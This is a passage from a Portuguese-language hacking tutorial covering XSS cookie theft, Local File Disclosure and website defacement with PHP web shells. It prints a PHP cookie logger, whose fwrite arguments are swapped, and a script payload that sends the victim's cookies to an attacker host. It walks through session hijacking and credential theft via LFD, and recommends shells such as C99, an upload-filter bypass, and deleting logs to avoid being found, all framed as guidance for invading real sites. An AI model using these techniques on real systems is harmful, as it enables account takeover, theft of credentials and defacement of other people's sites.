Agora que já temos o controle da página por meio de códigos Javascript, vamos simular um ataque real, no qual a vítima tem os cookies da sua sessão atual roubados. Caso você não saiba, sempre que você faz login em algum site, são criados arquivos no seu computador com uma espécie de “chave” de identificação. Esses arquivos são acessados por todas as páginas do site que precisam de autenticação para garantir que você ainda está logado. Isso permite que você veja várias páginas ao mesmo tempo no site sem precisar fazer login para acessar cada uma delas.

O problema é que o conteúdo desse arquivo – a “chave de identificação – pode ser roubada, e podemos forjar uma solicitação à página usando essa chave roubada para fazer com que o site pense que é o real dono da conta que está acessando a página.

Para isso, iremos precisar escrever um pequeno código PHP de poucas linhas que simplesmente irá escrever um arquivo com a informação que for passada via GET. No caso, a informação passada será o cookie de quem acessar a página. Veja o código da página cuqui.php:

```
<?php
$cookie = $_GET['cookie'];
$fp = fopen("cookies.txt", "a+");
fwrite($cookie, $fp);
fclose($fp);
header("Location: http://testphp.vulnweb.com/");
?>
```

Na primeira linha de código, associamos o conteúdo passado via get pelo parâmetro “cookie” à variável \$cookie. Na segunda linha, abrimos o arquivo cookies.txt com permissão de leitura e escrita. Na terceira, escrevemos o conteúdo da variável \$cookie no arquivo aberto. Na penúltima linha, fechamos o arquivo aberto, e, por fim, nós redirecionamos para a página original, para que a vítima não perceba nada diferente (ou quase nada).

Com isso, quando entrarmos em [sitemalicioso.com/cuqui.php?cookie=teste](http://sitemalicioso.com/cuqui.php?cookie=teste), o arquivo cookies.txt será preenchido com “teste”.

Certo, e agora? Bem, nós podemos ver os cookies da página utilizando o próprio javascript. Ao inserirmos o comando `alert(document.cookie)`, os cookies atuais serão exibidos em forma de alerta. Caso não estejamos logados, apenas os cookies padrões serão exibidos, ou nenhum.

Agora vamos fazer login na página para simularmos um usuário que terá seus biscoitos roubados (lembra-se que conseguimos o login e a senha com SQL Injection? Login: test e senha: test)

Agora que nossa “vítima” está logada, nós precisamos fazer com que ela acesse a URL que nós iremos mandar. A URL que fará a mágica toda é: `http://www.testphp.vulnweb.com/search.php?searchFor=<script>location.href='site malicioso.com/cuqui.php?cookie=' + document.cookie;</script>`

Repare que nós passamos via URL o comando `location.href` do javascript, que redireciona a página para o link que for passado. Nós redirecionamos então para a

página cuqui.php do nosso site malicioso e passamos o “*document.cookie*” via GET com o parâmetro “*cookie*”.

A propriedade *document.cookie* nos permite criar e visualizar cookies. Como nós queremos roubar os cookies, utilizamos esta propriedade no lugar do parâmetro GET. Dessa forma, os cookies serão enviados para a página PHP e serão salvos naquele arquivo de texto.


Ao entrar na URL mostrada acima, o seguinte código é injetado na página:

```
-- <!-->
47 <!-- InstanceBeginEditable name="content_rgn" -->
48 <div id="content">
49   <h2 id="pageTitle">searched for: <script>location.href='http://sitemalicioso.com/cuqui.php?cookie=' + document.cookie;</script></h2></div>
50 <!-- InstanceEndEditable -->
51 <!--end content -->
```

*(Código javascript injetado na página – Imagem: arquivo pessoal)*

Imediatamente a página é redirecionada para o site malicioso – por conta do *location.href* – e volta ao site original, rapidamente – por conta da função *header()* que usamos na página PHP para redirecionar novamente. A essa altura, nosso arquivo *cookie.txt* já deve ter armazenado os dados do usuário. Este é o conteúdo dele: ***login=test%2Ftest***

Agora nós sabemos que o navegador valida a página do usuário com o cookie “login”, e o conteúdo desse cookie segue o padrão ***login%2Fsenha***. Só nos basta entrar na página e editar os cookies! Para isso, usaremos a extensão *EditThisCookie* do Chrome. Para o Firefox, há o *Edit Cookies* que faz a mesma função.



*(Criando um novo cookie para a página – Imagem: arquivo pessoal)*



Com o cookie criado, basta atualizar a página e já estaremos logado como o usuário de quem nós roubamos os cookies.



The screenshot shows the Acunetix web application interface. At the top, there is a navigation bar with links: home, categories, artists, disclaimer, your cart, guestbook, AJAX Demo, and Logout test. Below the navigation bar, there is a search bar for 'search art' with a 'go' button. To the left of the main content area, there is a sidebar with links: Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, AJAX Demo, Logout, Links, Security art, and Fractal Explorer. The main content area displays the user profile for 'John Smith (test)'. The profile information includes: Name: John Smith, Credit card number: 1234-5678-2300-9000, E-Mail: email@email.com, Phone number: 2323345, and Address: 21 street. There is an 'update' button at the bottom of the profile form. Below the profile form, there is a message: 'You have 0 items in your cart. You visualize you cart here.' At the bottom of the page, there is a footer with links: About Us, Privacy Policy, Contact Us, and ©2006 Acunetix Ltd.

*(Logado na página via cookies – Imagem: arquivo pessoal)*

## Persistindo

Nós já vimos como conseguir informações explorando o XSS refletido, aquele no qual a informação fica visível apenas para quem tem acesso ao link malicioso. Agora nós iremos falar um pouco sobre o XSS persistente, no qual o script malicioso fica gravado na página. Não vou mostrar com imagens como fazer o ataque porque é basicamente a mesma coisa do anterior, só muda o local da injeção.

O XSS persistente geralmente é explorado usando formulários de contato ou de comentários. Como já explicado anteriormente, se nós encontrarmos um sistema de comentários vulnerável a XSS, nós podemos injetar nosso script e fazer com que todos que entrem naquela página o execute. Ou então, se houver um formulário de contato que envie nossa mensagem para uma página que somente o administrador pode ver, podemos injetar o mesmo script e roubar os cookies dele.

Um exemplo de XSS persistente é o do 4shared, aquele famoso site de armazenamento de arquivos online. Ele tinha um problema na validação dos dados inseridos pelo usuário que permitia que você fizesse upload de um arquivo com um código Javascript em seu nome. Dessa forma, quando alguém acessava a página, era exibida uma mensagem de “Você está baixando o arquivo: xxxx.jpg”. Caso alterássemos o nome do arquivo para um código malicioso, esse código seria exibido no lugar do nome do arquivo e a pessoa que faria o download o executaria.

Outro exemplo é o que havia no Fórum Guia do Hacker (sim, o fórum o qual eu administro). No código antigo do chatbox que ficava na index era possível inserir imagens nele usando as tags do bbcode como [img], etc. O problema é que era possível inserir arquivos Javascript no lugar das imagens, e esses códigos eram executados pelos usuários. Por esse motivo o chat foi trocado e não há mais essa falha.

## **Local File Disclosure (LFD)**

Uma falha também pouco conhecida é o Local File Disclosure. Essa falha, antigamente, era muito presente em sites de downloads e de armazenamento de arquivos. Ela se baseia na função *readfile()* do PHP em alguma página que faz o download de um arquivo cujo nome geralmente é passado pela URL via GET. Essa função lê e exibe o conteúdo de um arquivo em uma página, e caso esse conteúdo não possa ser exibido, ele é baixado para o HD de quem acessa a página.

Acontece que se o nome do arquivo for alterado para algum arquivo pertencente ao site, como um arquivo PHP, por exemplo, este será baixado e o atacante poderá ler o seu conteúdo (o código fonte), o que pode ser perigoso, já que informações de conexões com banco de dados geralmente estão presentes em arquivos PHP. Também é possível ler arquivos de configuração, arquivos de senha como o *.htpasswd* ou backups do banco de dados.


Essa ameaça acontece, novamente, por conta da falta de validação dos dados inseridos pelo usuário combinada à execução direta desses dados pelo servidor, e é fácil de ser explorada e corrigida, como veremos no próximo capítulo.

Vou usar um exemplo de uma página que eu mesmo fiz e hospedei em servidor local para poder mostrar aqui, já que não encontrei nenhum site de testes e o site que eu encontrei com essa falha não me permitiu publicar aqui.



(Lista de arquivos que podem ser baixados – Imagem: arquivo pessoal)

Como pode ser visto na imagem, o site oferece uma lista de arquivos que podem ser baixados, e os nomes destes arquivos é passado diretamente pela URL via get na página index.php, pelo parâmetro “arquivo”. Se trocarmos o valor desse parâmetro para qualquer arquivo que quisermos, poderemos baixá-lo.



(Forçando download de arquivos – Imagem: arquivo pessoal)

No arquivo index.php há a inclusão do arquivo db.php, que contém os credenciais necessários para se logar no banco de dados. Para conseguirmos acesso a ele, só nos basta renomear o index.php na url para db.php. Dessa forma, esse arquivo será baixado e nós poderemos ler seu conteúdo.

Com as credenciais do banco de dados nós podemos fazer login na página administrativa, criar e editar posts e fazer tudo que o administrador pode. A falha é apenas essa, não é necessário nenhum conhecimento externo ou esforço demasiado, apenas atenção.

É possível que o site utilize uma configuração no .htaccess que faça com que as URLs sejam amigáveis, então em vez de aparecer como

[site.com/download.php?arq=A\\_arte\\_da\\_guerra\\_-\\_Sun\\_Tzu.pdf](#), poderia aparecer algo como [site.com/download/arquivo/A\\_arte\\_da\\_guerra\\_-\\_Sun\\_Tzu](#), mas caso o site esteja vulnerável, basta renomear o nome do arquivo para index.php e ver se o download será feito.

## 5.3 Defacing

Certo, nós vimos como conseguir a senha de acesso ao painel administrativo dos sites e como logar nele, mas o que nós podemos fazer? Geralmente, as pessoas que invadem sites gostam de deixar uma mensagem para dizer que elas estiverem por lá, seja criando um arquivo, editando alguma página ou simplesmente alterando completamente a página inicial do site.

A alteração da página inicial do site pelo invasor se chama defacing, que pode ser traduzido para português como “desfiguração”. O invasor faz isso porque, dependendo do site, seu nome será visto por muitas pessoas e ele ficará conhecido, além de receber prestígio no mundo hacker, como o cara que invadiu os servidores de DNS do Google e colocou seu nome lá (apesar de não ter, de fato, hackeado a página do Google).

Mas como nós podemos fazer a alteração da página inicial se nós não temos acesso aos arquivos?

### As conchas

Bem, existem arquivos que exploram algumas funções das linguagens, geralmente PHP, mas pode ser ASP também, que nos permitem ter um bom controle sobre o site em que estes arquivos estão hospedados. Por exemplo, usando a função *scandir()* do PHP é possível fazer um pequeno código de umas 5 linhas que exhibe todos os arquivos de uma determinada pasta, como se fosse um gerenciador de arquivos. Já é uma boa ferramenta pois é possível ver os arquivos presentes na pasta e acessá-los.

Esses arquivos PHP (ou ASP) são as camadas **shells**, muito conhecidas no mundo defacer e indispensável para quem pretende invadir um site.

As shells são um verdadeiro canivete suíço: oferecem vários tipos de ferramentas e possibilidades em um único arquivo, como visualizar arquivos e pastas, criar, deletar e editar arquivos e diretórios, fazer upload de arquivos, executar comandos no terminal do servidor, executar códigos PHP no servidor, usar bruteforce no FTP e/ou MySQL, criar backdoors para conexão reversa e muitas outras coisas.

Tudo isso é extremamente útil, já que com apenas um arquivo nós podemos fazer o trabalho de editar a página inicial (nosso objetivo) e apagar os logs para que

não nos encontrem, além de conseguirmos manter acesso ao site usando um exploit de conexão reversa.

Existem diversos tipos de shells, apesar de quase todas serem baseadas na mais conhecida, a C99 Shell. Eu, particularmente, não gosto muito dela porque, além dela ser velha, não têm tantas ferramentas, tem alguns bugs, alguns firewalls bloqueiam e eu a acho bem feia. Você pode pesquisar por shells no Google, existem várias como a R57 (que também é meio velha), a FaTaLiSTiCz\_fx, que foi minha favorita por muito tempo e a muito bem pensada 404 Shell (ela exibia a página de erro 404 quando acessada, porém, com um formulário invisível que só o invasor sabia que estava ali. Então ele apertava tab para selecionar o input da senha, digitava, dava enter e a shell aparecia)

Ok, então nós temos acesso ao painel administrativo do site e já fizemos o download da shell que nós usaremos nele. Mas como nós iremos colocar a shell lá dentro? Bem, essa é a parte em que você vai precisar de sorte.

Nós teremos que procurar por algum formulário que aceite o envio de arquivos para o servidor. Se o seu site alvo for um site de notícias, por exemplo, provavelmente você irá encontrar o campo de upload de arquivo na área de criação de post, no lugar de upload de imagem. Sabe aquelas imagens que são enviadas para serem mostradas como capa da notícia? Então, nós iremos enviar a nossa shell como se fosse uma imagem dessas. Você também pode encontrar formulários desse tipo em outros lugares do site, quase sempre destinados a fazer upload de imagens.

Se é tão simples, por que eu disse que você vai precisar de sorte? As vezes o programador do site não foi completamente burro e aplicou um filtro nos arquivos enviado permitidos para que apenas imagens sejam aceitas. Esse filtro pode ser feito de várias formas, desde a verificação do conteúdo do arquivo até simplesmente ver a extensão dele.

Caso a verificação seja feita apenas olhando a extensão do arquivo, você pode tentar renomear a shell para C99.jpg.php, por exemplo. (Isso já funcionou comigo uma vez, acho que foi a validação mais ridícula que eu já vi, o código apenas checava se existia a string “.jpg” no nome do arquivo). Mas nem sempre isso dá certo, então você precisa de paciência.

**Fim.** Infelizmente, não escrevi nada além disso. Deixo meu trabalho livre para quem se interessar em dar continuidade na propagação do conhecimento. Peço apenas, obviamente, que mantenham os devidos créditos. Investi um bom tempo estudando e escrevendo tudo isso, ainda que não seja uma obra completa. Então, se for usar algum texto daqui em um artigo ou publicação, cite este livro, por favor. Até a próxima =)